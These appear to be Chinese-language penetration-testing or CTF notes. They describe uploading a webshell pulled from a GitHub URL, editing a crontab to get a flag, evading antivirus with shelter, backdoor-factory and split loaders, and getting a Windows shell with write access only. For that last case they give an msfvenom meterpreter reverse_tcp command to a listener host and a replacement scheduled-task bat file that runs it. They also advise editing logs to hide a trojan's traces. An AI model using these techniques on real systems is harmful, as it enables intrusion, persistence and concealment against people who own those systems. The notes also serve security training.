
修改成大马的内容,https://raw.githubusercontent.com/su18/Stitch/master/stitch.php


近后台找到backup有ctrontab文件,改了就行




crontab新建的文件

flag-{xxaqa7dac329-7a7d-44d1-9a5a-5ec4cff7efca}
实战案例(windows操作系统下多种软件的免杀编写)
msfvenom生成木马,特征明显,容易被杀
–list encodes 查看编码方式
绕过工具
- shelter
- backdoor-factory 编码 白加黑
socket执行python代码,服务器远控。加载器与恶意代码分离。
原本绕不过defender,但是安装了卡巴斯基后可以绕过。卡巴斯基关闭的defender,但是他自己防护能力不强。
实战案例(流量侧网络限制时的攻击绕过)
绕过流量监测。

能链接mssql,能用sql语句生成木马,但是外部不能链接。
实战案例(windows系统仅有写权限时的getshell思路)

ftp去提权





跳到计划任务相关文件夹,抓特定文件到本地读,分析,然后写到服务器。
Kali 生成木马

1msfvenom -p windows/meterpreter/reverse_tcp LHOST=2.2.1.4 LPORT=5252 -f exe -o test.exe
修改test.bat文件为
1echo "test" >> test.txt
2cd C:\Users\Administrator\Desktop\
3test.exe
删除原有bat文件,put上去新bat文件和木马 test.exe 文件
Kali中用msfconsle起5252端口
APT案例(新闻行业APT组织攻击与木马分析溯源)
lsof -p 5386

检查端口文件,如果木马被删了可以从proc里面找。对应PID号文件夹里的exe就是打开的木马文件,在进程里的,除非重启。
echo改掉日志文件才能完全隐藏木马痕迹。
升级方向
- 流量加密
- sh和socket分离
- 客户端改成被动式激活,减少流量